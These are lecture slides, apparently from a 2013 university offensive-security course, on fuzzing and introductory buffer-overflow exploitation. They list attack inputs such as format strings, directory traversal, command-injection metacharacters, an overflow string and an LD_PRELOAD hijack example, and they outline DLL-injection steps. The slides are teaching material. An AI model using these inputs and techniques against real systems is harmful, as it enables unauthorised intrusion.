Fuzzing and Exploit Development 101

CIS 4930 / CIS 5930
Offensive Security
Spring 2013

Announcement

- HW 3 problem 2 got revised, make sure you do the revised HW to turn in!
  - still deals with reversing the same application
  - reason it got revised:
    - the source code for the app was in the http://www.cs.fsu.edu/~redwood/OffensiveSecurity/reversing/FSU_Reversing_binaries.zip provided for the in class exercises
- Extra credit added
  - Real world crackme problem
    - should be a great challenge for anyone really wanting to do moar RE!
    - more difficult than the whole HW 3
      - worth up to +1% on final grade of extra credit

First the news...

Iranian Fordow uranium enrichment facility suffers massive explosion, trapped 240 scientists underground

- http://www.reuters.com/article/2013/01/28/us-iran-nuclear-idUSBRE90R06820130128
- http://www.wnd.com/2013/01/sabotage-key-iranian-nuclear-facility-hit/
- http://www.telegraph.co.uk/news/worldnews/middleeast/iran/9831282/Mystery-over-explosion-at-Irans-Fordow-nuclear-site.html

I'll just let you guys speculate...

More news...

Anonymous attacking US govt over Aaron Schwartz's death
used many *recent* java 0 days, and other exploits
+ insider threats
http://www.youtube.com/watch?v=WaPni5O2YyI


- There's always the debate than when Anon claims to do something, if it is actually Anon...
  - works both for and against them

Outline

1. Exploitation Theory
2. Fuzzing & Motivation
3. Types of values to fuzz
4. Some advanced fuzzing techniques
5. Exploit 101
6. Stack overview
7. Examples
8. Live Demo

Exploitation Theory


- **VON NEUMANN ARCHITECTURE**
  - most popular system model
    - 45+ years old and going strong
  - Cannot distinguish between data & instructions
    - major reason for so much hacking and malware
  - instructions and data stores in same memory
  - allows for self modifying code
    - b/c old machines were hard to set up!!!
      - took weeks to set up an old ENIAC!
        - systems are different now, but much much more ***complex***
  - The ability to treat instructions as data **allows** for **assemblers, compilers, and other automated programming tools** to exist



FANTASTIC READ:
http://www.nytimes.com/2012/10/30/science/rethinking-the-computer-at-80.html?pagewanted=all&_r=0

Exploitation Theory

- **Harvard architecture**
  - Uncommon->Common
    - made sense back in the tape/card days...
    - Now AVR micro controllers..
      - Arduino
  - physically separates data and instructions
    - entirely different address spaces
  - separate signal pathway



  - *most modern processors implement small parts of a modified harvard architecture*
    - *to support loading a program from disk storage as data, and then executing it*

Other Architecture Ideas and Trends

- **Tagged architecture (theoretical)**
  - Each piece of data in the system carries credentials
    - an encryption code that ensures that the data is one that the system trusts
    - CPU will not process data with bad credentials
- **Capability architecture (theoretical)**
  - requires every software object to carry meta data and specific permission information that describes its access rights on the computer
    - check is done by a special part of the CPU
- **Trusted Computing Base (TCB)**
- **Formal methods....**

Formal Methods

What FM cannot do

- proof of correctness is valid only given valid assumptions
- can only verify that a system meets its specification

What FM can do

- Delimit system/application boundaries
- characterize a system's behavior more precisely
- precisely define the system's desired properties
- prove a system meets its specifications

FM is really, really difficult

Exploitation Theory

- The computer industry has a bad habit of repeating old mistakes
  - Driven by market forces
    - developing new CPU's / systems on new computational models costs more $$$$ for the consumer due to R&D

So lets get to it!

Exploitation Theory

- Most of security is putting bandages on problems caused by old problems or design choices

Sometimes, its like patching up an old plane with duct tape!

Exploitation Theory

General Exploitation Theory:

Due to the inability to distinguish between instructions and data in Von Neumann architecture machines, we can corrupt data with instructions and hijack control flow. This is also because data contains control flow data that is used to direct the execution of the instructions by the processor.

Most exploits can be generalized into a three step process

1. Some sort of memory corruption
2. Change / hijacking of control flow
3. Execution of the shellcode

Discovering Vulnerabilities

Three Primary Methods:

1. **Source Code Auditing**
   a. Requires source code
2. **Reverse Engineering**
   a. Can be done without source code.
   b. Requires binary applications (i.e. not interpreted languages)
   c. very time consuming and requires high technical skill
3. **Fuzzing**
   a. Lots of tools / frameworks exist
   b. Easy to make custom ones
   c. Binary or source code availability is unimportant

Fuzzing primarily finds bugs. And not all bugs are vulnerabilities. The real trick in fuzzing is finding exploitable bugs.

cited from [1]

What is fuzzing?

What is fuzzing?

- The process of sending specific data to an application, in hope to elicit certain responses
- Specific?
  - Mutated data, generational data, edge cases, unanticipated datatypes, etc.
- Certain?
  - crashes, errors, anomalous behavior, different application states...

Wikipedia defines fuzz testing as:

Fuzz testing or **fuzzing** is a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a computer program. The program is then monitored for exceptions such as crashes, or failing built-in code assertions or for finding potential memory leaks. Fuzzing is commonly used to test for security problems in software or computer systems

Why?

Used *effectively* for:

- **Bug Hunting**
  - finding vulnerabilities (good guys & bad guys, contractors, etc.)
  - fame & **profit** (pwn2own ~$60k for first place)
- Software testing (SDL)
  - hugely important to Google, Mozilla, Microsoft, Apple, etc.

cited from [1]

Fuzzing Phases

1. Identify Target (application)
2. Identify Inputs
3. Generate Fuzzed Data
    a. Two methods for fuzzing data
        i. Generation
        ii. Mutation
4. Execute Fuzzed Data
5. Monitor for Exceptions
6. Determine Exploitability

cited from [1]

Methods for generating fuzzed data

- **Generational fuzzing:**
  - Capable of building the data being sent *based on data model* constructed by the fuzzer author
    - sometimes simple, dumb, or random
    - but can be highly efficient if written to combine good values in interesting ways

- **Mutational fuzzing:**
  - starts with *known good "template" and seed* which is then modified (by the fuzzing algorithm).
  - Output is limited by the template and seed
    - anything that is NOT in the template or seed will not be generated
  - i.e. if there are 10 options, and the template & seed are set to use only 8 of them, then the last 2 will *never* be generated.

Types of Targets & Goals

- Environment Variables
- Positional Arguments, flags, etc.
- File formats
- Network protocols
- Web apps
- etc...

Exploit/Attacker Goals:

- corrupt code/"business" logic
- Arbitrary/Malicious code execution
- permission escalation
- shell spawning / reverse shell
- etc..

Generating fuzzed data

What type of data should one fuzz an application with?

- **Integer values**
  - Border (edge) cases:
    - 0, 0xFFFFFFFF (2^32)
    - Leverage +n or -n cases
      - malloc (.... + 1)
- **Ranges**:
  - MAX32 – 16 <= MAX32 <= MAX32 + 16
  - MAX32 / 2 – 16 <= MAX32 / 2 <= MAX32 / 2 + 16
  - MAX32 / 3 – 16 <= MAX32 / 3 <= MAX32 / 3 + 16
  - MAX32 / 4 – 16 <= MAX32 / 4 <= MAX32 / 4 + 16
  - MAX16 – 16 <= MAX16 <= MAX16 + 16
  - MAX16 / 2 – 16 <= MAX16 / 2 <= MAX16 / 2 + 16
  - MAX16 / 3 – 16 <= MAX16 / 3 <= MAX16 / 3 + 16
  - MAX16 / 4 – 16 <= MAX16 / 4 <= MAX16 / 4 + 16
  - MAX8 – 16 <= MAX8 <= MAX8 + 16
  - MAX8 / 2 – 16 <= MAX8 / 2 <= MAX8 / 2 + 16
  - MAX8 / 3 – 16 <= MAX8 / 3 <= MAX8 / 3 + 16
  - MAX8 / 4 – 16 <= MAX8 / 4 <= MAX8 / 4 + 16

Try to influence signed / unsigned values: char short, int, long, etc.

Unsigned value:
2^X

Signed value:
2^X / 2

cited from [1]

Generating fuzzed data, cont

- **String repetitions:**
  - A*10, A*100, A*1000
    - *$./program $(perl -e 'print "A" x1000')*
  - Not just 'A', 'B' makes a difference on the heap, and in hard coded anti-reversing checks!
- **Delimiters**
  - !@#$%^&*()-_=+{}|\;:'",<.>/?~`
  - Varying length strings separated by delims
  - increasing length of delimiter:
    - *User::::::::::::::::::::::::::::password*
- **Format Strings**
  - %s and %n have greatest chance to trigger a fault
    - %s dereferences a stack value
    - %n writes to a pointer (another dereference)
  - Should fuzz long sequences (i.e. to cause crashes)

cited from [1]

Generating fuzzed data, cont

- **Character translations**
  - 0xfe and 0xff are expanded into 4 characters under UTF16
  - 0xcc and 0xcd modifiers super and sub accents for UTF8 extended encodings:
    - for instance: U̱S̱
    - unpacked and decoded in python, this is:
      'U','\xcd','\xab','\xcc','\x81','\xcd','\x97','\xcd','\x86','\xcc','\xbd','\xcc','\x88','\xcc','\x86','\xcd','\x9e','\xcc','\xb1','\xcc','\xb2','S','\xcc','\x8a','\xcc','\x8c','\xcd','\xae','\xcc','\x88','\xcc','\x80','\xcd','\x83','\xcc','\x88','\xcc','\xa7','\xcd','\x87','\xcc','\xbc','\xcc','\x9c'
    - see http://www.utf8-chartable.de/unicode-utf8-table.pl?start=768&number=128&names=-&utf8=0x
- **Directory Traversal:**
  - targeting web apps,network daemons, etc
  - ../../ and ..\..\ etc...
    - *important to try different character encoding (%5C = '\' in unicode)*

Generating fuzzed data, cont

- **Metacharacter / Command Injection**
  - when targeting web apps, cgi scripts, network daemons
  - &&, ; --' and | characters
- **File types**
  - spoof magic number (unix)
    - 2-byte identifier at the beginning of a file
    - .gif's have magic numbers of GIF87a or GIF89a
  - spoof file extension
  - content-meta data (in web traffic)
    - i.e. via intercept proxy

Generating fuzzed data, cont (Networking)

- **Modeling Arbitrary Network Protocols**
  - What if SMTP or some other proprietary protocol is tunneled over HTTP to your web app?
    - or over ssh
      - ad infinium
- **Bit flipping for protocol headers / flags**
- **Fuzz with network time syncing protocols**
  - perhaps to attack crypto on a network service **:D**
  - in use since 1985

File types

- shared objects,
- executable file formats,
- old file extension types (i.e. .php3 instead of .php)
- special folders (windows mainly)
- magic numbers
- poly-type files!
  - http://code.google.com/p/corkami/downloads/detail?name=CorkaMIX.zip&can=2&q=
  - Proof of Concept to generate a file that is a valid PE, PDF, HTML (+ java script), AND .JAR (with Python) file!

A Fast File Fuzzer tool

http://rmadair.github.com/fuzzer/

- Python based mutational file fuzzer.
  - Uses PyDBG to monitor for signals of interest
- Client / Server architecture
  - any number of clients can connect to the server
    - each client handles some portion of the fuzzing
      - creates mutated files clientside to fuzz a local copy of the target program with
  - can distribute fuzzing in a cloud like fashion
    - split up the set of all the things to fuzz over each client, and run them all in parallel

Environment Variables

- Are used by the user shell to do many things
- **Are located on the stack AND can be set from the shell**
- **shellcode** can be put into environment variables

Anyone in linux/unix systems can manipulate their environment variables

In windows, requires administrator access

Dynamically Linked Libraries & LD_PRELOAD

- **Linux/Unix only**
- Prior to execution, dynamically linked libraries will be preloaded into memory.
- The dynamic linker can be influenced into modifying its behavior either during the program's execution or program's linking
  - `LD_LIBRARY_PATH` and `LD_PRELOAD` are 2 common avenues

- `LD_PRELOAD` is an environment variable
- Can compile dynamic-link libraries with `GCC` and the `-fpic` option
  - linking with the `-shared` option
- If you set LD_PRELOAD to the path of a shared object, that file will be loaded **before** any other library (including C runtime, libc.so)
  - can rewrite malloc for any target binary
    - `$ LD_PRELOAD=/attacker's/path/to/malloc.so target_program`
- Also possible with debugger tools

DLL injection

- Technique for running code within the address space of another process by forcing it to load a dynamic-link library
- at *least* 4 well known methods on **Windows**
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
    - every process that links to User32.dll will load all the DLLs listed here (disabled with windows Vista and beyond)
  - Process manipulation functions
    - API functions to inject DLL after it starts
      - i.e. CreateRemoteThread
    - Basic approach
      - Get handle for target process
      - allocate memory in target process for DLL injection
      - create new thread in target process, with a start address at LoadLibrary with the argument of the DLL to inject
      - Then the OS call DllMain in the injected DLL
  - Windows Hooking Calls
  - Debugging tools (ollydbg, immunity, etc)

Vulnerability Analysis

Goal is to determine the *exploitability* of bugs.

- requires memory analysis, some reverse engineering, and payload crafting... along with creativity and a lot of thought
  - It mainly comes down to reverse engineering the application some and testing.
- No accurate tools exist for vuln analysis.
  - !exploitable (http://msecdbg.codeplex.com/)
    - is a WinDBG extension
    - reports what is definately exploitable, probably exploitable, not exploitable, and unknown
    - *but is considered not very accurate.*
  - mona.py has an exploit generation feature that is useful for getting started

Vulnerability Scoring

Common Vulnerability Scoring System http://www.first.org/cvss#
Six Base metrics (http://www.first.org/cvss/faq):

1. **Access Vector**: how well can a remote attack attack the target
2. **Access Complexity**: Measures the complexity of the attack required to exploit the vuln, once he has gained access to the target
3. Authentication: Measures the number of times an attacker must authenticate to the target system, in order to exploit the vuln
4. **Confidentiality Impact**: Measures the damage to confidentiality if the vulnerability is successfully exploited
5. **Availability Impact**: Measures the damage to availability if the vulnerability is successfully exploited
6. **Integrity Impact**: Measures the damage to the integrity of data and systems if the vulnerability is successfully exploited

There are also Temporal, and Environmental metrics
Vulnerability Scoring is important for prioritizing incident response, and for system administrators to prioritize proactive security measures

Exploit Development 101

Foreword

- Most of the initial techniques taught in this lecture will not work on modern systems
  - b/c of ASLR, DEP, Stack Cookies, Safe SEH, SEHOP, and etc...
- It is necessary to teach from the beginning though, to see why these countermeasures came into play
- We will get into bypassing these countermeasures
- *But for now, the term **VANILLA SYSTEM** means a system without any of these countermeasures active.
- The HAOE book's cd is a nice vanilla system
  - great for learning

Foreword continued...

- **NOTE**: **Exploits must be developed with the architecture in mind**
  - **Intel** architecture is little endian:
    - *mnemonic tip: Intel has more characters in common with "little" than big*
    - ie: 0xAABBCCDD gets stored in memory as: \xDD \xCC \xBB \xAA *(little end first)*
  - Most other processors are big-endian
    - ie: 0xAABBCCDD gets stored in memory as: \xAA \xBB \xCC \xDD *(big end first)*

  Some processors now are bi-endian (i.e. ARM)
- We will start with the most common vulnerable bug: the buffer overflow bug.

Definitions, Terminology

- **Exploit** (v.) - To take advantage of a vulnerability so that the target system reacts in a manner other than which the designer intended
- **Exploit** (n.) - The tool, set of instructions, or code that is used to take advantage of a vulnerability. AKA Proof of Concept (POC)
- **0day** (n.) - An exploit for a vulnerability that has not been publicly disclosed. Sometimes used to refer to the vulnerability itself (i.e. hear about that Java 0day?)
- **Shellcode** (n.) - a set of instructions injected and then executed by an exploited program

Exploit Planning

- After you've discovered a vulnerability
- What type of attacks *make sense*?
  - Stack overflow? Stack randomized?? is the Stack Executable?
  - Canaries?
  - Other protection mechanisms (more on this later)
- How much space do we have?
- Insert code?
- Redirect execution?
  - return to lib c?
  - or other executable regions
    - perhaps writable and executable???

Buffer Overflows

- Quite simple. Occurs in C/C++ code.
- Overflows happen when too much stuff in too small a space
  - i.e. "Hello World\0" being stored in *char buf[6]*
    - *"World\0" is written into adjacent memory*

- 2 categories of overflows:
  - Stack Overflows
  - Heap Overflows

Linux process memory layout (windows differs!)


Program scratch space
local (scoped) variables,
environment variables,
passed arguments,
return instruction pointers

dynamic space
malloc(...)
new(...)

Uninitialized global & static vars
named BSS by old convention

Initialized global & static variables

machine instructions / code segments




0xFFFFFFFF
high memory

0x00000000
low memory

x86 Stack Details

When we think about the stack, it is convenient to view it inverted from the standard model.

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...
                    <-- $EIP is here
  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```




x86 Stack Details

Many debuggers display the stack this way:
(the HAOE book also does it this way)

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```

$EIP is here




x86 Stack Details

Lets walk through how it's constructed

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```




x86 Stack Details

Starting in main, $EIP eventually gets to the function call

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```

And the stack has no variables for the function up till this point.




x86 Stack Details

The compiled assembly code will push onto the stack: the function parameters, the saved frame pointer, and the return address, as such

```
int function(char *buf){
  int var1 = 0;
  char buf2[4];
  ...
  // some code
  ...

  return auth_flag;
}
int main(int argc, char *argv[]){
  ...
  if(function(argv[1]) )
        {
          // do something
        }
  ...
}
```



